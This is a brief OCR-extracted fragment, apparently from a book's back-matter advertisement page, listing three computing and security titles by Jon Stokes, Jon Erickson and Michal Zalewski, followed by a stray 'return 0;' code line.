
Inside the Machine

by Jon Stokes
ISBN 978-1-59327-668-3



Hacking, 2nd Edition

by Jon Erickson



Silence on the Wire

by Michal Zalewski

```
return 0;
```